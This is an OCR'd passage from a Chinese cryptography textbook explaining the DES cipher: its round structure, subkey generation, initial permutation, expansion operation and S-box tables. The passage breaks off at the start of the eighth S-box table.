


图 2-2 DES 的整体结构

2.2.2.1 DES 的加密过程

（1）64 位密钥经子密钥产生算法产生出 16 个子密钥：K_1，K_2，…，K_{16}，分别供第一次，第二次，…，第十六次加密迭代使用。

（2）64 位明文首先经过初始置换 IP（Initial permutation），将数据打乱重新排列并分成左右两半。左边 32 位构成 L_0，右边 32 位构成 R_0。

（3）由加密函数 f 实现子密钥 K_1 对 R_0 的加密，结果为 32 位的数据组 f（R_0，K_1)。f（R_0，K_1)再与 L_0 模 2 相加，又得到一个 32 位的数据组 $L_0 \oplus f$（R，K_1)。以 $L_0 \oplus f$（R_0，K_1)作为第二次加密迭代的 R_1，以 R_0 作为第二次加密迭代的 L_1。至此，第一次加密迭代结束。

（4）第二次加密迭代至第十六次加密迭代分别用子密钥 K_2，…，K_{16} 进行，其过程与第一次加密迭代相同。

（5）第十六次加密迭代结束后，产生一个 64 位的数据组。以其左边 32 位作为 R_{16}，以其右边 32 位作为 L_{16}，两者合并再经过逆初始置换 IP^{-1}，将数据重新排列，便得到 64 位密文。至此加密过程全部结束。

综上可将 DES 的加密过程用如下的数学公式描述：

$$\begin{cases} L_i = R_{i-1} \\ R_i = L_{i-1} \otimes f(R_{i-1}, K_i) \\ i = 1,2,3,\cdots,16 \end{cases} \tag{2-12}$$

2.2.2.2 子密钥的产生

64 位密钥经过置换选择 1、循环左移、置换选择 2 等变换，产生出 16 个 48 位长的子密钥。子密钥的产生过程如图 2-3 所示，其中产生每一个子密钥所需的循环左移位数在表 2-3 中给出。




图 2-3 子密钥生产

表 2-3　循环左移位数表

迭代次数	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
循环左移位数	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

1．置换选择 1

64 位的密钥分为 8 个字节。每个字节的前 7 位是真正的密钥位，第 8 位是奇偶校验位。奇偶校验位可以从前 7 位密钥位计算得出，不是随机的，因而不起密钥的作用。奇偶校验位的作用在于可检测密钥中是否有错误，确保密钥的完整性。

置换选择 1 的作用有两个：一是从 64 位密钥中去掉 8 个奇偶校验位；二是把其余 56 位密钥位打乱重排，且将前 28 位作为 $\boldsymbol{C}_0$，后 28 位作为 $\boldsymbol{D}_0$。置换选择 1 规定：$\boldsymbol{C}_0$ 的各位依次为原密钥中的第 57，49，…，1，…，44，36 位；$\boldsymbol{D}_0$ 的各位依次为原密钥中的第 63，55，…，7，…，12，4 位。置换选择 1 的矩阵在图 2-4 中给出。

2．置换选择 2

将 $\boldsymbol{C}_i$ 和 $\boldsymbol{D}_i$ 合并成一个 56 位的中间数据，置换选择 2 从中选择出一个 48 位的子密钥 K_i。置换选择 2 的矩阵在图 2-5 中给出，其中规定：子密钥 K_i 中的 1，2，…，48 位依此是这个 56 位中间数据中的 14，17，…，5，3，…，29，32 位。

$\boldsymbol{C}_0$

57	49	41	33	25	17	9
1	58	50	42	34	26	18
10	2	59	51	43	35	27
19	11	3	60	52	44	36

$\boldsymbol{D}_0$

63	55	47	39	31	23	15
7	62	54	46	38	30	22
14	6	61	53	45	37	29
21	13	5	28	20	12	4

图 2-4　置换选择 1

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	56	34	53
46	42	50	36	29	32

图 2-5　置换选择 2

2.2.2.3　初始置换 IP

初始置换 IP 是 DES 的第一步密码变换。初始置换的作用在于将 64 位明文打乱重排，并分成左右两半。左边 32 位作为 L_0，右边 32 位作为 R_0，供后面的加密迭代使用。初始置换 IP 的矩阵在图 2-6 中给出。其置换矩阵说明：置换后 64 位数据的 1，2，…，64 位依次是原明文数据的 58，50，…，2，60，…，15，7 各位。

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

图 2-6　初始置换 IP

2.2.2.4　加密函数 *f*

加密函数 f 是 DES 的核心部分。如图 2-7 所示，加

密函数 f 由选择运算 $\boldsymbol{E}$，代替函数组 S 和置换运算 P 组成。




图 2-7 加密函数 f

1. 选择运算 *E*

选择运算 $\boldsymbol{E}$ 对 32 位的数据组 A 的各位进行选择和排列，产生一个 48 位的结果。这说明选择运算 E 是一种扩展运算，它将 32 位的数据扩展为 48 位的数据，以便与 48 位的子密钥模 2 相加并满足选择函数组 S 对数据长度的要求。由选择运算矩阵可知，它是通过重复选择某些数据位来达到数据扩展的目的。选择运算 E 的矩阵如图 2-8 所示。

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17
16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

图 2-8 选择运算 $\boldsymbol{E}$

2. 代替函数组 S

代替函数组由 8 个代替函数（也称 S 盒子）组成，8 个 S 盒分别记为，S_1，S_2，S_3，S_4，S_5，S_6，S_7，S_8。代替函数组的输入是一个 48 位的数据，从第 1 位到第 48 位依此加到 8 个 S 盒的输入端。每个 S 盒有一个选择矩阵，规定了其输出与输入的选择规则。选择矩阵有 4 行 16 列，每行都是 0 到 15 这 16 个数字，但每行的数字排列都不同，而且 8 个选择矩阵彼此也不同。每个 S 盒有 6 位输入，产生 4 位的输出。选择规则是：S 盒的 6 位输入中的第 1 位和第 6 位数字组成的二进制数值代表选中的行号，其余 4 位数字所组成的二进制数值代表选中的列号，而处在被选中的行号和列号交点处的数字便是 S 盒的输出（以二进制形式输出）。以

S_1 为例，设输入为 101011，第 1 位和第 6 位数字组成的二进制数为 11=（3）$_{10}$，表示选中 S_1 的行号为 3 的那一行，其余 4 位数字所组成的二进制数为 0101=（5）$_{10}$，表示选中 S_1 的列号为 5 的那一列。交点处的数字是 9，则 S_1 的输出为 1001。S 盒的选择矩阵 S_1 到 S_8 由表 2-4 给出。

表 2-4　代替函数组

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7	
1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8	S_1
2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0	
3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13	

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10	
1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5	S_2
2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15	
3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9	

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8	
1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1	S_3
2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7	
3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12	

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15	
1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9	S_4
2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4	
3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14	

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9	
1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6	S_5
2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14	
3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3	

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11	
1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8	S_6
2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6	
3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13	

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12

S_7

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
